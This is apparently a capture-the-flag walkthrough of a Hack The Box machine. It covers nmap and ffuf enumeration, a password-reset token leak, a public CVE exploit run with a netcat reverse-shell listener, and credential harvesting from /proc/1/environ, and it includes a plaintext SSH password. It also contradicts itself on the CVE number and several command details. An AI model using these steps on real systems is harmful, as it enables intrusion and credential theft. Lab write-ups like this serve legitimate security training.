
information gathering#
- enumeration with Nmap
nmap -sC -sV 10.129.75.175
Starting Nmap 7.95 ( https://nmap.org ) at 2026-08-19 11:23 EDT
Stats: 0:00:06 elapsed; 0 hosts completed (1 up), 1 undergoing Script
NSE Timing: About 98.95% done; ETC: 11:23 (0:00:00 remaining)
Nmap scan report for 10.129.75.175
Host is up (0.011s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
				22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.15 (Ubuntu)
| ssh-hostkey:
|   256 0c:4b:d2:76:ab:10:06:92:05:dc:f7:55:94:7f:18:df (ECDSA)
|_  256 2d:6d:4a:4c:ee:2e:11:b6:c8:90:e6:83:e9:df:38:b0 (ED25519)
80/tcp open  http    nginx 1.24.0 (Ubuntu)
|_http-title: Did not follow redirect to http://silentium.htb/
|_http-server-header: nginx/1.24.0 (Ubuntu)Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel- Ports 22 and 80 are open. We should check port 80 first to identify the web technology running on it
2. enumeration with technology web#

- Checking Wappalyzer didn't reveal anything useful, so let me explore the website directly.
web enumeration#
A.Next let's explore the website manually#

- The homepage looks like a standard website. Next, we need to understand how the site works, what its purpose is, and look for any hidden flaws or vulnerabilities.

- I only found information about the manager and a few users. This data might be useful for us later
B.enumeration with ffuf#
- ffuf is a fast web fuzzing tool used for brute-forcing files, directories, subdomains, and virtual hosts (vhosts).
-u: Specifies the target URL.
-w: Specifies the path to the wordlist
-c: color response
-v: full URL

We found many files and directories, but they all appear to be false positives. Looking closely at the response size, every result returns a size of 8853
ffuf -u http://silentium.htb/FUZZ -w /usr/share/wordlists/dirb/big.txt -c -v - To remove these false positives, let's filter responses with a size of 8853 using the
-fs 8853flag-fz: filter size

ffuf -u http://silentium.htb/FUZZ -w /usr/share/wordlists/dirb/big.txt -c -v -fs 8753No valid paths were found. Next, we will perform vhost enumeration to discover hidden subdomains or virtual hosts

Once again, we received false positives. We need to update the -fs flag with the new response size.
-H: Specifies a custom HTTP header (used here to set the Host header)
ffuf -u http://silentium.htb/ -H "Host:FUZZ.silentium.htb" -w /usr/share/wordlists/dirb/big.txt -c -v Filter Size command
ffuf -u http://silentium.htb/ -H "Host:FUZZ.silentium.htb" -w /usr/share/wordlists/dirb/big.txt -c -v -fs 178
- so we found something useful we have a stagins let's put the vhost on the
/etc/hosts
information gathering and exploit#
C.we have a login page#

- i user a random credanctio and i found user not found the is very help full for us

- Recalling the usernames Ben , Marcus and Thorne found earlier, I will use these credentials to attempt a login.

- Next, I tested the following credentials:
ben@silentium.htbElena@silentium.htbMarcus@silentium.htb- As shown in the image below the login attempt returned an "Incorrect Email or Password" error instead of "User not found" This confirms a different response behavior
- i try
ben@silentium.htbit's work
- i try

-I tried testing the email
Elena@silentium.htb, but it didn't work.
- Finally, I tested
Marcus@silentium.htb, but that didn't work again

- As shown in the image below the login attempt returned an "Incorrect Email or Password" error instead of "User not found" This confirms a different response behavior
misconfiguration on the webapplication#
We identified a vulnerability in the password reset function.#
- Click on Forgot Password, enter
ben@silentium.htb, and ensure Burp Suite is running with the interceptor enabled to capture the request

- Send the request to Repeater, click Send, and you will see the response below:

- Copy the token from the response and save it in a text editor for later use.
- and go to change your password here

- Enter
ben@silentium.htband the extracted token into the respective input fields. password123@LP
- Now, navigate back to the login page and authenticate with the email
ben@silentium.htband the new password
exploit vulnerability on the web target#
enumeration web#

- After logging in, turn off the Burp Suite proxy interceptor to load the page properly and view the application version

- and if see the version of the web you will be see the 3.0.5
- Next, I searched online for the application name and version 3.0.5, appending "CVE" to the query to identify known publicly disclosed vulnerabilities.

- The Proof of Concept (PoC) for this vulnerability can be found at the link below
You can download the exploit script by scrolling up to find CVE-2025-59528.py at the top.
- you can use a normal shell
nc -lvnp 4444- or you can use smrart shell he give you advanced futcher
sudo apt install penelope

penelope -i tun0 -p 4444- run the code to expolit the vulnabolity
python3 CVE-2025-58434.py \
  -u http://example.example.com \
  -e admin@example.com \
  --lhost 10.10.10.10 \
--lport 4444- bom we are root actacaly we are not root yat but we have acceac to root on the servec

if enumration the machin you will be see the credanshel blower so we need to use ssh to see the is the credamchal is true or not
cat /proc/1/environ | tr '\0' '\n'
- so we have a ben and password let's see if the credacncal is true
ssh ben@10.10.10.10 node@10.129.83.56's password:`r04D!!_R4ge`

ben@silentium:~$ ls
user.txt
ben@silentium:~$ cat user.txt
HTB{redacted}
ben@silentium:~$
Privilege Escalation#
eumration the machin#
- we will use anything to see if have a missconfigration or CVE
- use command blower to see if the user can run something a root
sudo -l- no useful result
ben@silentium:~$ sudo -l
[sudo] password for ben:
Sorry, user ben may not run sudo on silentium.- let's see the server have a permssion S use the command blower
find / -perm -4000 2>/dev/null- again noting nothing
/usr/bin/gpasswd
/usr/bin/umount
/usr/bin/chfn
/usr/bin/fusermount3
/usr/bin/newgrp
/usr/bin/sudo
/usr/bin/mount
/usr/bin/su
/usr/bin/chsh
/usr/bin/passwd
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/polkit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
- so now we need to try what is service run on the localhost type the command blower
sudo ss -tulpnNetid State Recv-Q Send-Q
udp UNCONN 0 0 127.0.0.54:53
udp UNCONN 0 0 127.0.0.53%lo:53
udp UNCONN 0 0 0.0.0.0:68
tcp LISTEN 0 4096 127.0.0.1:8025
tcp LISTEN 0 4096 127.0.0.54:53
tcp LISTEN 0 4096 127.0.0.1:1025
tcp LISTEN 0 4096 127.0.0.1:3000
tcp LISTEN 0 4096 127.0.0.1:3001
tcp LISTEN 0 4096 127.0.0.1:39481
tcp LISTEN 0 4096 127.0.0.53%lo:53
